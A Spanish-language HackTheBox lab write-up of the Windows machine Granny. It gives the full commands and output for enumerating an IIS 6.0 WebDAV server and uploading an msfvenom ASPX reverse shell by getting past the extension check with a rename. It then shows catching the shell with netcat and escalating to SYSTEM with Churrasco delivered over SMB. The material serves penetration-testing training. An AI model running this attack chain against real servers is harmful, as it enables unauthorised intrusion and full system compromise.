HACKTHEBOX

WRITE-UP

Maquina Granny

Autor: Aarón Ibarra

Fecha: 15 de diciembre de 2025

© 2025. Todos los derechos reservados.

Índice

1. Introducción **2**
1.1. Antecedentes 2
1.2. Objetivos 2

2. Enumeración **3**
2.1. Reconocimiento inicial 3
2.2. Nmap 3
2.3. Davtest 4

3. Explotación **5**
3.1. Reverse Shell vía WebDAV 5

4. Post-explotación **6**
4.1. Escalada de privilegios 6

1. Introducción

1.1. Antecedentes

Granny es una maquina Windows de dificultad baja en **HackTheBox** que expone **Microsoft IIS 6.0 con WebDAV**, simulando un servidor antiguo mal configurado. Su objetivo es practicar enumeración web, subida de archivos maliciosos para obtener acceso inicial y escalada de privilegios en entornos Windows, siendo ideal como máquina introductoria a ataques contra servicios web legados.



Figura 1: Detalles de la máquina.

Dirección URL

https://app.hackthebox.com/machines/granny

1.2. Objetivos

Durante este ejercicio se pretende Obtener acceso inicial al sistema mediante la explotación del servicio web IIS/WebDAV y escalar privilegios hasta SYSTEM.



Figura 2: Habilidades desarrolladas en la maquina Granny.

2. Enumeración

2.1. Reconocimiento inicial

Se inició un análisis preliminar para comprobar la accesibilidad del sistema objetivo desde la máquina atacante, empleando la herramienta `ping` para enviar paquetes ICMP y confirmar la conexión del equipo en la red.

```
❯ ping -c1 10.10.10.15
PING 10.10.10.15 (10.10.10.15) 56(84) bytes of data.
64 bytes from 10.10.10.15: icmp_seq=1 ttl=127 time=122 ms

--- 10.10.10.15 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 121.545/121.545/121.545/0.000 ms
```

Figura 3: Reconocimiento inicial sobre el sistema objetivo.

2.2. Nmap

Tras localizaar el sistema, se realizó un escaneo completo de puertos TCP contra el sistema objetivo utilizando `Nmap`, con el objetivo de identificar los puertos abiertos y los servicios expuestos.

```
❯ sudo nmap -p- -Pn -sS -n --min-rate 5000 -oN allports 10.10.10.15 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-15 08:46 CST
Nmap scan report for 10.10.10.15
Host is up (0.29s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 27.61 seconds
```

Figura 4: Escaneo inicial de puertos con `Nmap`.

A continuación, se procedió a una enumeración más detallada de los servicios identificados en el escaneo inicial, con el fin de obtener información adicional sobre sus configuraciones y posibles vulnerabilidades asociadas.

```
❯ nmap -p80 -sCV -Pn -oN targeted 10.10.10.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-15 08:49 CST
Nmap scan report for 10.10.10.15
Host is up (0.12s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK,
|_  Server Date: Mon, 15 Dec 2025 14:49:38 GMT
|_http-title: Under Construction
|_http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figura 5: Enumeración detallada de los servicios con `Nmap`.

2.3. Davtest

Para enumerar posibles vulnerabilidades en el servicio WebDAV expuesto en el puerto 80, se utilizó la herramienta `Davtest`. Esta herramienta permite probar diversas técnicas de explotación específicas para servidores WebDAV, incluyendo la subida de archivos maliciosos y la ejecución remota de código.

```
❯ davtest -url http://10.10.10.15/
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://10.10.10.15
********************************************************
NOTE    Random string for this session: ZUV5jLcFcvc
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://10.10.10.15/DavTestDir_ZUV5jLcFcvc
********************************************************
 Sending test files
PUT     txt     SUCCEED:        http://10.10.10.15/DavTestDir_ZUV5jLcFcvc/davtest_ZUV5jLcFcvc.txt
PUT     jsp     SUCCEED:        http://10.10.10.15/DavTestDir_ZUV5jLcFcvc/davtest_ZUV5jLcFcvc.jsp
PUT     html    SUCCEED:        http://10.10.10.15/DavTestDir_ZUV5jLcFcvc/davtest_ZUV5jLcFcvc.html
PUT     aspx    FAIL
PUT     cfm     SUCCEED:        http://10.10.10.15/DavTestDir_ZUV5jLcFcvc/davtest_ZUV5jLcFcvc.cfm
PUT     cgi     FAIL
PUT     shtml   FAIL
PUT     php     SUCCEED:        http://10.10.10.15/DavTestDir_ZUV5jLcFcvc/davtest_ZUV5jLcFcvc.php
PUT     pl      SUCCEED:        http://10.10.10.15/DavTestDir_ZUV5jLcFcvc/davtest_ZUV5jLcFcvc.pl
PUT     jhtml   SUCCEED:        http://10.10.10.15/DavTestDir_ZUV5jLcFcvc/davtest_ZUV5jLcFcvc.jhtml
PUT     asp     FAIL
********************************************************
 Checking for test file execution
EXEC    txt     SUCCEED:        http://10.10.10.15/DavTestDir_ZUV5jLcFcvc/davtest_ZUV5jLcFcvc.txt
EXEC    txt     FAIL
EXEC    jsp     FAIL
EXEC    html    SUCCEED:        http://10.10.10.15/DavTestDir_ZUV5jLcFcvc/davtest_ZUV5jLcFcvc.html
EXEC    html    FAIL
EXEC    cfm     FAIL
EXEC    php     FAIL
EXEC    pl      FAIL
EXEC    jhtml   FAIL
```

Figura 6: Resultados del escaneo con `Davtest`.

Este análisis reveló que el servidor WebDAV permitía la subida de archivos sin restricciones, lo que representa una vulnerabilidad crítica que puede ser explotada para obtener acceso no autorizado al sistema.

3. Explotación

3.1. Reverse Shell vía WebDAV

Tras confirmar que el servicio WebDAV permitía la subida de archivos, se generó una webshell ASPX mediante `Msfvenom` con un payload de reverse shell para Windows, configurando la IP y el puerto de la máquina atacante. El archivo fue renombrado con extensión .txt para evadir las restricciones del servidor y posteriormente subido utilizando `Cadaver`. Una vez cargado con éxito, se renombró nuevamente a .aspx directamente en el servidor, quedando disponible para su ejecución y permitiendo obtener acceso remoto al sistema objetivo.

```
❯ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.72 LPORT=443 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of aspx file: 2738 bytes
❯ cp shell.aspx shell.txt
❯ cadaver http://10.10.10.15/
dav:/> put shell.txt
Uploading shell.txt to `/shell.txt':
Progress: [==============================>] 100.0% of 2738 bytes succeeded.
dav:/> move shell.txt shell.aspx
Moving `/shell.txt' to `/shell.aspx':  succeeded.
dav:/> _
```

Figura 7: Generación y subida de la webshell ASPX con `Msfvenom` y `Cadaver`.

A continuación se inició un listener con `Netcat`, lo que permitió que al ejecutar la webshell desde el navegador, se estableciera correctamente una shell remota, confirmando el acceso inicial al sistema objetivo con privilegios limitados.

```
❯ sudo nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.15 1043
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>_
```

Figura 8: Obtención de shell remota en el sistema objetivo.

4. Post-explotación

4.1. Escalada de privilegios

Tras obtener acceso a la máquina Granny, se enumeraron los privilegios del usuario actual mediante `whoami /priv`, confirmando la ejecución bajo el contexto del servicio IIS. El resultado mostró privilegios clave habilitados, como **SeImpersonatePrivilege**, lo que indicó un posible vector para la escalada de privilegios en el sistema.

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAuditPrivilege              Generate security audits                  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled

c:\windows\system32\inetsrv>_
```

Figura 9: Enumeración de privilegios con `whoami /priv`.

Posteriormente, se descargó en la máquina atacante la herramienta `Churrasco` desde un repositorio público de GitHub utilizando `wget`, con el objetivo de aprovechar el privilegio **SeImpersonatePrivilege** previamente identificado y preparar la fase de escalada de privilegios en la máquina Granny.

```
❯ wget https://github.com/Re4son/Churrasco/raw/master/churrasco.exe
--2025-12-15 09:53:02--  https://github.com/Re4son/Churrasco/raw/master/churrasco.exe
Resolving github.com (github.com)... 140.82.114.3
Connecting to github.com (github.com)|140.82.114.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/Re4son/Churrasco/master/churrasco.exe [following]
--2025-12-15 09:53:03--  https://raw.githubusercontent.com/Re4son/Churrasco/master/churrasco.exe
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31232 (30K) [application/octet-stream]
Saving to: 'churrasco.exe'

churrasco.exe                                   100%[=================================================================

2025-12-15 09:53:03 (665 KB/s) - 'churrasco.exe' saved [31232/31232]
```

Figura 10: Descarga de `Churrasco` con `wget`.

Se comprobó la presencia de churrasco.exe y se levantó un servidor SMB con impacket-smbserver para transferir el binario al sistema Windows objetivo.

```
❯ ls
churrasco.exe
❯ sudo impacket-smbserver recurso $(pwd)
Impacket v0.14.0.dev0+20251127.200842.2c47948c - Copyright Fortra, LLC and its affiliated companies
```

Figura 11: Transferencia de `Churrasco` mediante servidor SMB.

Desde el sistema Windows, se copió `churrasco.exe` desde el recurso SMB de la máquina atacante hacia el directorio `C:\wmpub` confirmando su correcta transferencia al verificar su presencia mediante el comando `dir`.

```
C:\wmpub>copy \\10.10.14.72\recurso\churrasco.exe churrasco.exe
copy \\10.10.14.72\recurso\churrasco.exe churrasco.exe
        1 file(s) copied.

C:\wmpub>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D

 Directory of C:\wmpub

12/15/2025  06:00 PM    <DIR>          .
12/15/2025  06:00 PM    <DIR>          ..
12/15/2025  05:53 PM            31,232 churrasco.exe
04/12/2017  04:05 PM    <DIR>          wmiislog
               1 File(s)         31,232 bytes
               3 Dir(s)   1,322,872,832 bytes free

C:\wmpub>_
```

Figura 12: Copia de `Churrasco` al sistema objetivo.

Finalmente, se ejecutó `Churrasco` en el sistema objetivo, lo que permitió aprovechar el privilegio **SeImpersonatePrivilege** para escalar privilegios y obtener una shell con permisos de SYSTEM, completando así la fase de post-explotación.

```
C:\wmpub>churrasco.exe cmd
churrasco.exe cmd
nt authority\system

C:\WINDOWS\TEMP>_
```

Figura 13: Obtención de shell con privilegios de SYSTEM.